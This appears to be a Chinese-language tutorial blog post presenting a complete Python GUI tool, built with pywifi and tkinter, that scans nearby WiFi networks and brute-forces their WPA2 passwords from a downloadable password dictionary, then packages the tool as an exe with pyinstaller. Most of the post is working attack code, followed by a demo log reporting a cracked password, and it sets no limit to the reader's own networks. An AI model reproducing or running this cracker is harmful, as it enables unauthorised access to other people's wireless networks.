




python号称是编程界的万金油,那么是否可以做个读取电脑网卡wifi并暴力破解的小脚本呢?在这个基础上为了方便体验是不是可以将其打包成exe这样方便执行的小应用呢?
说干就干~
功能点预览
本文主要分享以下需求
- python获取无线网卡
- python通过无线网卡获取wifi
- python暴力破解wifi
- python 通过实现GUI图形界面
- python打包成exe
前置准备-依赖库
- comtypes
- pywifi
- pyintaller

示例:使用pycharm ide 安装pywifi

当然你也可以直接使用pip install xxx 命令进行安装
立即学习“Python免费学习笔记(深入)”;
Python tkinter编写GUI界面
本文使用TKinter实现GUI界面,自己写界面比较麻烦,可以使用一些可视化的工具(比如QT5)进行快速编排实现GUI代码自动化。
密码字典
密码字典是什么?
简单的说就是一个提前存放一系列密码的文本,里面全是数字、数字与字母的组合、手机号、座机号、生日等等。
本文测试时你可以自己手动创建密码字典;也可以下载以下密码字典库
链接: https://pan.baidu.com/s/10v0ghKi_6bkDo3g8-BVLvQ 提取码: zh3m
开撸
from tkinter import *
from tkinter import ttk
import pywifi
from pywifi import const
import time
import tkinter.filedialog  # 在Gui中打开文件浏览
import tkinter.messagebox  # 打开tkiner的消息提醒框

class MY_GUI():
    def __init__(self, init_window_name):
        self.init_window_name = init_window_name
        # 密码文件路径
        self.get_value = StringVar()  # 设置可变内容
        # 获取破解wifi账号
        self.get_wifi_value = StringVar()
        # 获取wifi密码
        self.get_wifimm_value = StringVar()
        # 抓取网卡接口
        self.wifi = pywifi.PyWiFi()
        # 抓取第一个无线网卡
        self.iface = self.wifi.interfaces()[0]
        # 测试链接断开所有链接
        self.iface.disconnect()
        time.sleep(1)  # 休眠1秒
        # 测试网卡是否属于断开状态
        assert self.iface.status() in \
               [const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]

    def __str__(self):
        # 自动会调用的函数,返回自身的网卡
        return '(WIFI:%s,%s)' % (self.wifi, self.iface.name())
    # 设置窗口
    def set_init_window(self):
        self.init_window_name.title("普帝WIFI破解工具")
        self.init_window_name.geometry('+500+200')

        labelframe = LabelFrame(width=800, height=400, text="配置")  # 框架,以下对象都是对于labelframe中添加的
        labelframe.grid(column=0, row=0, padx=10, pady=10)
        self.search = Button(labelframe, text="搜索附近WiFi", command=self.scans_wifi_list).grid(column=0, row=0)
        self.pojie = Button(labelframe, text="普帝金手指", command=self.readPassWord).grid(column=1, row=0)
        self.label = Label(labelframe, text="目录路径:").grid(column=0, row=1)
        self.path = Entry(labelframe, width=12, textvariable=self.get_value).grid(column=1, row=1)
        self.file = Button(labelframe, text="添加密码文件目录", command=self.add_mm_file).grid(column=2, row=1)
        self.wifi_text = Label(labelframe, text="WiFi账号:").grid(column=0, row=2)
        self.wifi_input = Entry(labelframe, width=12, textvariable=self.get_wifi_value).grid(column=1, row=2)
        self.wifi_mm_text = Label(labelframe, text="WiFi密码:").grid(column=2, row=2)
        self.wifi_mm_input = Entry(labelframe, width=10, textvariable=self.get_wifimm_value).grid(column=3, row=2,sticky=W)
        self.wifi_labelframe = LabelFrame(text="wifi列表")
        self.wifi_labelframe.grid(column=0, row=3, columnspan=4, sticky=NSEW)
        # 定义树形结构与滚动条
        self.wifi_tree = ttk.Treeview(self.wifi_labelframe, show="headings", columns=("a", "b", "c", "d"))
        self.vbar = ttk.Scrollbar(self.wifi_labelframe, orient=VERTICAL, command=self.wifi_tree.yview)
        self.wifi_tree.configure(yscrollcommand=self.vbar.set)
        # 表格的标题
        self.wifi_tree.column("a", width=50, anchor="center")
        self.wifi_tree.column("b", width=100, anchor="center")
        self.wifi_tree.column("c", width=100, anchor="center")
        self.wifi_tree.column("d", width=100, anchor="center")
        self.wifi_tree.heading("a", text="WiFiID")
        self.wifi_tree.heading("b", text="SSID")
        self.wifi_tree.heading("c", text="BSSID")
        self.wifi_tree.heading("d", text="signal")
        self.wifi_tree.grid(row=4, column=0, sticky=NSEW)
        self.wifi_tree.bind("<Double-1>", self.onDBClick)
        self.vbar.grid(row=4, column=1, sticky=NS)

    # 搜索wifi
    def scans_wifi_list(self):  # 扫描周围wifi列表
        # 开始扫描
        print("^_^ 开始扫描附近wifi...")
        self.iface.scan()
        time.sleep(15)
        # 在若干秒后获取扫描结果
        scanres = self.iface.scan_results()
        # 统计附近被发现的热点数量
        nums = len(scanres)
        print("数量: %s" % (nums))
        # 实际数据
        self.show_scans_wifi_list(scanres)
        return scanres
    # 显示wifi列表
    def show_scans_wifi_list(self, scans_res):
        for index, wifi_info in enumerate(scans_res):
            self.wifi_tree.insert("", 'end', values=(index + 1, wifi_info.ssid, wifi_info.bssid, wifi_info.signal))

    # 添加密码文件目录
    def add_mm_file(self):
        self.filename = tkinter.filedialog.askopenfilename()
        self.get_value.set(self.filename)

    # Treeview绑定事件
    def onDBClick(self, event):
        self.sels = event.widget.selection()
        self.get_wifi_value.set(self.wifi_tree.item(self.sels, "values")[1])
    # 读取密码字典,进行匹配
    def readPassWord(self):
        self.getFilePath = self.get_value.get()
        self.get_wifissid = self.get_wifi_value.get()
        pwdfilehander = open(self.getFilePath, "r", errors="ignore")
        while True:
            try:
                self.pwdStr = pwdfilehander.readline()
                if not self.pwdStr:
                    break
                self.bool1 = self.connect(self.pwdStr, self.get_wifissid)
                if self.bool1:
                    self.res = "[*] 密码正确!wifi名:%s,匹配密码:%s " % (self.get_wifissid, self.pwdStr)
                    self.get_wifimm_value.set(self.pwdStr)
                    tkinter.messagebox.showinfo('提示', '破解成功!!!')
                    print(self.res)
                    break
                else:
                    self.res = "[*] 密码错误!wifi名:%s,匹配密码:%s" % (self.get_wifissid, self.pwdStr)
                    print(self.res)
                time.sleep(3)
            except:
                continue

    # 对wifi和密码进行匹配
    def connect(self, pwd_Str, wifi_ssid):
        # 创建wifi链接文件
        self.profile = pywifi.Profile()
        self.profile.ssid = wifi_ssid  # wifi名称
        self.profile.auth = const.AUTH_ALG_OPEN  # 网卡的开放
        self.profile.akm.append(const.AKM_TYPE_WPA2PSK)  # wifi加密算法
        self.profile.cipher = const.CIPHER_TYPE_CCMP  # 加密单元
        self.profile.key = pwd_Str  # 密码
        self.iface.remove_all_network_profiles()  # 删除所有的wifi文件
        self.tmp_profile = self.iface.add_network_profile(self.profile)  # 设定新的链接文件
        self.iface.connect(self.tmp_profile)  # 链接
        time.sleep(5)
        if self.iface.status() == const.IFACE_CONNECTED:  # 判断是否连接上
            isOK = True
        else:
            isOK = False
        self.iface.disconnect()  # 断开
        time.sleep(1)
        # 检查断开状态
        assert self.iface.status() in \
               [const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]
        return isOK


def gui_start():
    init_window = Tk()
    ui = MY_GUI(init_window)
    print(ui)
    ui.set_init_window()
    init_window.mainloop()


if __name__ == "__main__":
    gui_start()
打包成exe

pyinstaller -F -w -i 图标名.后缀 源文件.py
命令解释看文末解释


然后到你电脑上python安装目录下的Scripts\dist查看你打包的exe应用

演示
双击打包后的.exe脚本
STEP1: 点击搜索附件WIFI
STEP2: 添加密码文件目录
STEP3: 点击普帝金手指进行破解

^_^ 开始扫描附近wifi...
数量: 19
[*] 密码正确!wifi名:XXXXXXXX,匹配密码:XXXXXXXX
PS
pyinstaller打包错误解决
如出现以下错误
struct.error: unpack requires a buffer of 16 bytes
解决方法:使用在线转换ico工具来转换图片就可以了,需要转换成尺寸为16*16的
使用在线转换成ico的工具即可
pyintaller 常用打包命令解释
【相关推荐:Python3视频教程 】





